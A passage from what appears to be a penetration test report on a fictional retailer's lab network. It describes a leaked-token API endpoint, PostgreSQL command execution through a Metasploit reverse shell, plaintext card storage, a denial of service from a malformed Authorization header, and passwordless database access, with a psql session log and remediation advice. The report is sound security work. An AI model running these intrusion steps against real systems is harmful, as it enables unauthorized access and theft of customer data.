INFO [2022-07-01, 8:18:03 PM] (18 on 9d29d5dad859): token insert succeeded for aa5d8388-3955-4ffd-b537-54727052ae7f
ID CHECK FOR aa5d8388-3955-4ffd-b537-54727052ae7f
DEBUG [2022-07-01, 8:18:03 PM] (18 on 9d29d5dad859): got GET request to /v1/logins/aa5d8388-3955-4ffd-b537-54727052ae7f
got user check for: aa5d8388-3955-4ffd-b537-54727052ae7f
DEBUG [2022-07-01, 8:18:12 PM] (18 on 9d29d5dad859): got POST request to /v1/logins
got login attempt for: pentest@lebonboncroissant.com,[redacted]
INFO [2022-07-01, 8:18:12 PM] (18 on 9d29d5dad859): token insert succeeded for 2b1e254a-8077-4b0b-8612-f47537fa0521
```

Figure #10: Log of password being transferred in Base64 in logs of whatchamacallit web application.

Remediation Recommendations:

- Hash passwords in transit and at rest with a strong hashing algorithm like bcrypt.

C.6 - API endpoint returns session tokens, allows unrestricted access to customer information

Affected Service/Host: 10.0.17.13 (whatchamacallit) — HTTP API on port 80

Comprehensive Risk Index (CRI):
Critical (8.7)


Vulnerability Severity: Very High

Likelihood (Ease of Exploitation & Exposure): Critical

Business Impact: Very High

Effort to Fix: Low

Compliance Risk: Critical



Description: The API located on "whatchamacallit" (10.0.17.13) includes an endpoint that returns authentication tokens. These credentials can be used to access the whatchamacallit web API, exposing sensitive customer and business information.

Business Impact: Very high. These credentials allow complete read/write access to LBC's customer and inventory information API as the identity of any storefront user, exposing customer personally identifiable information (PII), billing information, and information of LBC's items.

Regulatory: Like other critical vulnerabilities detailed above, this vulnerability implicates both PCI-DSS and GDPR because it holds PII, billing information, and even intellectual property at risk. Fines are great under both frameworks, from up to $100,000 a month under PCI-DSS to 4 percent of global revenue under GDPR.

Exploitation Details:

[redacted] visited http://10.0.17.13/chong and observed that authentication tokens are returned, including hardcoded legacy debug tokens for a "default" customer as well as generated customer tokens for [redacted]s test account:




Figure 11: Authentication tokens returned by the "chong" endpoint.

[redacted] observed that these tokens were valid and able to be used to authenticate to the API located at 10.0.17.13:80. Any requests made to an API endpoint (e.g. "/v1/customer/", "/v1/inventory") supplying a credential returned from the "chong" endpoint via the "x-lbc-api-token" header successfully pass authentication.

Figures 12-13: API endpoint returning inventory information.

Remediation Recommendations:

- Remove the "chong" endpoint to prevent unauthenticated access to secret tokens.
- Limit the validity duration of user session tokens.
- Do not use hard-coded static authentication tokens in production applications.

C.7 - Remote Code Execution on PostgreSQL database

Affected Service/Host: 10.0.17.14 (charley) — PostgreSQL on port 5432

Comprehensive Risk Index (CRI):
Critical (8.6)


Vulnerability Severity: Critical

Likelihood (Ease of Exploitation & Exposure): Very High

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Critical



Description: Once access to the PostgreSQL database is obtained (e.g., via X.X), it is possible to escalate to gain full command execution. This takes advantage of a PostgreSQL feature (sometimes classified as a vulnerability, CVE-2019-9193) allowing database superusers to execute OS commands.

Business Impact: Critical. Combined with X.X, this allows an unauthenticated attacker to execute arbitrary commands on the PostgreSQL host. By gaining access to the root user on the host (see X.X), an attacker can access all data on the host, including the MySQL database containing sensitive customer and business information.

Regulatory: This vulnerability implicates PCI-DSS and GDPR because sensitive, private customer and business information is directly impacted. PCI requires vulnerability management programs to update critical services, and both frameworks require protecting sensitive personal/payment information. Penalties include catastrophic fines and the loss of card processing privileges.

Exploitation Details:

[redacted] located the PostgreSQL service while performing a standard scan on the host (10.0.17.14). They were able to access the database with username "postgres" and no password (see finding X.X). At this point, [redacted] connected to the exposed database with metasploit and used it to launch a reverse shell, from which they were able execute commands on the server, see *Figure #14.*




Figure #14: Launching command shell with Metasploit on PostgreSQL server.

From here, [redacted] were able to execute arbitrary commands, see *Figure #15*, and escalate from an unprivileged user to the root account on the machine (see finding C.4).

Figure #15: Executing arbitrary commands on the PostgreSQL server.

Remediation Recommendations:

- Wherever possible, do not grant permissions to create stored procedures to database users. PostgreSQL has specific permissions[18] guarding access to code execution capabilities; these permissions should be granted to as few users as possible.
- The PostgreSQL server version is 9.5.25, whose last version was released February 11, 2021. Ideally, upgrade to the next version when possible.

[18] https://www.postgresql.org/about/news/cve-2019-9193-not-a-security-vulnerability-1935/

C.8 - Database Stores Credit Card Details in Plaintext

Affected Service/Host: 10.0.17.14 (charley) — PostgreSQL on port 5432

Comprehensive Risk Index (CRI):
Critical (8.4)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Critical



Description: The Jawbreaker database stores user credit card information—including credit card numbers, ccvs, zip codes, and expiration dates—in plaintext.

Business Impact: High.

Regulatory: This vulnerability may also incur stricter governmental scrutiny if LBC suffers a data breach. LBC would incur penalties and lapse in PCI-DSS and GDPR compliance in the event of a data breach exposing customer information including credential information such as passwords.

Exploitation Details:
After gaining code execution on host eggdicator (10.0.17.10), [redacted] used the web application database credentials and APIs to query data from charley (10.0.17.14)'s PostgreSQL database. The team located the table `billing.credit_cards` and through SELECT queries, the team discovered that credit card information was stored in plaintext. Plaintext information included credit card numbers, ccvs, zip codes, and expiration dates, as seen in *Figure #16.*




Figure #16: Plaintext credit card information in `billing.credit_cards` table.

Remediation Recommendations:

- Use at-rest data encryption to protect customer financial data like credit cards

C.9 - Denial of Service via malformed HTTP Authorization header in whatchamacallit web API

Affected Service/Host: 10.0.17.13 (whatchamacallit) — whatchamacallit web API on 80

Comprehensive Risk Index (CRI):
Critical (8.3)


Vulnerability Severity: Critical

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: High

Effort to Fix: Medium

Compliance Risk: Medium



Description: Any user can send a specially-crafted HTTP request to cause an error in the whatchamacallit web API service (WMCI-API), rendering it unavailable indefinitely for all users.

Business Impact: High. An attacker may exploit this to render the LBC Marketplace shop website inaccessible to customers, causing financial and reputational harm to LBC.

Regulatory: This vulnerability may implicate the cybersecurity provisions of GDPR and other security frameworks. However, a denial of service attack may be less severe than other cyberattacks because it impacts availability rather than data confidentiality or integrity.

Exploitation Details:

[redacted] sent an HTTP request to /v1/customer with the header "Authorization: " set. Upon doing so, the server returned an HTTP 502 Bad Gateway error.




Figure #17: Malformed request and 502 response on WMCI-API.

Subsequent requests, even valid ones, also returned HTTP 502, and backend logs confirmed that the server had crashed with an error on parsing the Authorization header.




Figure #18: WMCI-API crash during parsing of Authorization header.

Remediation Recommendations:

- Ensure application code is resilient against malformed or malicious user input.
- Implement error monitoring such that engineers have visibility into application failures and rapid ability to correct them and maintain uptime.

C.10 - Unauthenticated PostgreSQL and MySQL databases expose customer information

Affected Service/Host: 10.0.17.14 (charley) — PostgreSQL on port 5432

Comprehensive Risk Index (CRI):
Critical (8.2)


Vulnerability Severity: Critical

Likelihood (Ease of Exploitation & Exposure): Critical

Business Impact: High

Effort to Fix: Low

Compliance Risk: Critical



Description: LBC's core PostgreSQL and MySQL database is accessible without authentication, allowing network visitors to fully access, modify, and exfiltrate database records.

Business Impact: High. Billing information leaks may pose significant compliance, financial and reputational risks. This is because "transmitting" or "storing" cardholder data invokes PCI-DSS, which requires protecting cardholder information. Fines (as described below) may be significant. Also, a deleted billing database may degrade LBC's ability to process payments and, thus, its recurring cash flow.

Regulatory: Customer and billing data protections are implicated. Both categories must be protected under GDPR and PCI-DSS, under pain of high penalties. An unauthenticated, critical database would be treated as severe, and risk significant fines under, both frameworks.

Exploitation Details:
By connecting to the PostgreSQL database on port 5432 on the host 10.0.17.14 with the username `postgres`, [redacted] was able to gain full access to the database. See *Figure 19.*

```
┌──(root㉿kali04)-[~]
└─# psql -h 10.0.17.14 -U postgres
psql (14.1 (Debian 14.1-1), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \d
Did not find any relations.
postgres=# \dt
Did not find any relations.
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |  Ctype  |   Access privileges
-----------+----------+----------+-------------+---------+-----------------------
 jawbreaker | postgres | UTF8     | en_US.UTF-8 | C.UTF-8 |
 postgres   | postgres | UTF8     | C.UTF-8     | C.UTF-8 |
 template0  | postgres | UTF8     | C.UTF-8     | C.UTF-8 | =c/postgres          +
            |          |          |             |         | postgres=CTc/postgres
 template1  | postgres | UTF8     | C.UTF-8     | C.UTF-8 | =c/postgres          +
            |          |          |             |         | postgres=CTc/postgres
(4 rows)

postgres=# whoami
postgres-#
postgres-# ;
ERROR:  syntax error at or near "whoami"
LINE 1: whoami
        ^
postgres=# \conninf
Invalid command \conninf
Try \? for help.
postgres=# \conninfo
You are connected to database "postgres" as user "postgres" on host "10.0.17.14" at port "5432".
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
postgres=#
```

Figure #19: Gaining access to PostgreSQL database via account `postgres` without password.

At this point, [redacted] gained unauthenticated access to the database under account 'postgres', the highest privileged user of the database. They were then able to enumerate the databases. Inside the `jawbreaker` database, the team identified the `billing` schema which included the following high-risk tables: `payment_methods`, `credit_cards`, and `payments`, see *Figure 20*.

```
root@kali04: ~
 schemaname |        tablename        | tableowner | tablespace | hasindexes | hasrules | hastriggers | rowsecurity
------------+-------------------------+------------+------------+------------+----------+-------------+-------------
 billing    | credit_cards            | postgres   |            | t          | f        | f           | f
 billing    | payment_methods         | postgres   |            | t          | f        | f           | f
 billing    | payments                | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_statistic            | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_type                 | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_foreign_server       | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_authid               | postgres   | pg_global  | t          | f        | f           | f
 pg_catalog | pg_statistic_ext_data   | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_user_mapping         | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_subscription         | postgres   | pg_global  | t          | f        | f           | f
 pg_catalog | pg_attribute            | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_proc                 | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_class                | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_attrdef              | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_constraint           | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_inherits             | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_index                | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_operator             | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_opfamily             | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_opclass              | postgres   |            | t          | f        | f           | f
 pg_catalog | pg_am                   | postgres   |            | t          | f        | f           | f
```

Figure #20: Tables storing credit_cards, payment_methods, and payments.

The team was able to read from these tables. For example, it can be seen in *Figure #21* that the `credit_cards` database stores plaintext credit card numbers, ccvs, zip codes, and expiration dates for LBC customers.

Figure #21: Credit Card Information Stored in `billing.credit_cards` database.

Similarly, [redacted] also connected to a MySQL database on the same host without being prompted for authentication.




Figure #22: Gaining access to MariaDB MySQL database without authenticating.

The MySQL database on this host functions as a back-end for the whatchamacallit web app on server 10.0.17.13. An attacker with access to this database can tamper with the availability and integrity of this web application.




Figure #23: Variables in MySQL database hosted on 10.0.17.13.

Remediation Recommendations:

- The PostgreSQL and MySQL databases should require authentication by using a randomly-generated password.[19] Preventing unauthorized access to this high-risk financial data is essential in securing customer safety and trust in LBC.
- As a defense-in-depth measure, these databases should also restrict network access to only permit connections from IP addresses running specific services that require database access.

